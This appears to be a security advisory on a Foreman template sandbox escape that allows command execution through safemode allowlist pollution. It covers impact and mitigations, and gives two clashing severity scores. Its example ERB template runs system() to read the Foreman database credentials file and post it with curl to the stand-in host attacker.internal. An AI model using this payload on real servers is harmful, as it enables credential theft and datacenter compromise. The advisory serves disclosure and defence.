
A critical sandbox escape vulnerability tracked as CVE-2026-96658 (CVSS 9.8 / CVSS v3.1 8.8, GHSA-g2wg-rx2f-4j5r) has been discovered in The Foreman, an open-source lifecycle management tool for physical and virtual servers widely utilized by enterprise IT organizations and forming the core architecture of Red Hat Satellite. The flaw allows authenticated users with low-privileged template editing permissions to bypass Ruby's safemode sandbox jail, appending prohibited methods to the execution allowlist and executing arbitrary operating-system commands with the privileges of the Foreman application server.
The Mechanics of Foreman Template Evaluation
In enterprise datacenter environments, Foreman automates server provisioning, configuration management (via Puppet/Ansible), and bare-metal OS installation through ERB (Embedded Ruby) templates. These templates generate Kickstart, Preseed, or cloud-init configurations for thousands of provisioning targets.
Because template editing is routinely delegated to departmental system administrators, Foreman wraps template evaluation in the safemode Ruby gem. The safemode gem intercepts method calls via an abstract syntax tree (AST) parser and evaluates method dispatch against a strict allowlist of benign string, array, and hash manipulations, explicitly forbidding calls to Kernel, system, eval, or filesystem I/O.
Root Cause: Delegated Method Allowlist Corruption
The security defect stems from an architectural oversight in how safemode handles delegated methods across proxy objects (specifically objects inheriting from ActiveSupport::Delegation or Ruby's built-in SimpleDelegator).
When an ERB template evaluates a delegated object, safemode checks whether the requested method is present in the permitted method registry for that class. However, by crafting a template that invokes a chained delegation with custom method definitions, an attacker can trigger an internal method registration routine that dynamically registers the delegated target's methods directly onto the global safemode allowlist table:
<%# Weaponized Foreman ERB Provisioning Template %>
<%
  # Step 1: Exploit delegation registration anomaly
  delegator = @host.custom_delegator
  delegator.register_delegated_target(Kernel)

  # Step 2: Invoke forbidden Kernel method now present in the corrupted allowlist
  output = system("id; cat /etc/foreman/database.yml | curl -X POST --data-binary @- http://attacker.internal/collect")
%>
Provisioning complete for <%= @host.name %>
Once the method registry is polluted, the AST compiler permits the call to system() without throwing a Safemode::SecurityError exception. The command executes synchronously inside the Ruby Unicorn / Puma worker process on the Foreman master host, running with the privileges of the foreman user (which routinely possesses sudo rights for system configuration tools).
Impact on Enterprise Datacenter Infrastructure
Because Foreman sits at the apex of infrastructure provisioning, full host compromise grants attackers access to:
- Infrastructure Root Passwords: Plaintext root passwords and encrypted shadow hashes used for automated operating system provisioning across all managed bare-metal and virtual servers.
- Hypervisor & Cloud API Credentials: VMware vCenter, AWS, OpenStack, and Libvirt administrative API tokens used by compute resources.
- Subnet & DHCP Hijacking: Control over Smart Proxy (Capsule) daemons governing PXE boot infrastructure, TFTP images, and internal network DHCP leases.
| Component | Intended Security Boundary | Failure Mode in CVE-2026-96658 |
|---|---|---|
| Safemode Gem | AST method interception & allowlist check | Dynamic allowlist pollution via delegated proxy objects |
| ERB Template Engine | Sandboxed variable interpolation | Unrestricted Ruby execution via Kernel.system |
| Foreman Host OS | Application service isolation | Local command execution as foreman system user |
Mitigation & Defensive Action Plan
- Upgrade Foreman & Satellite: Deploy Foreman version 3.12.0 or update the
safemodegem to patched release 1.3.6. Red Hat Satellite customers should apply the corresponding asynchronous security errata. - Restrict Template Authoring Permissions: In the Foreman RBAC console, audit all roles containing the
view_templatesandedit_templatespermissions. Remove template modification privileges from untrusted or general operational roles. - Enable SELinux Enforcing Mode: Ensure SELinux is set to
Enforcingon Foreman hosts. The targeted SELinux policy confines theforeman_tdomain, preventing web workers from executing unexpected outbound network shells or accessing sensitive system directories.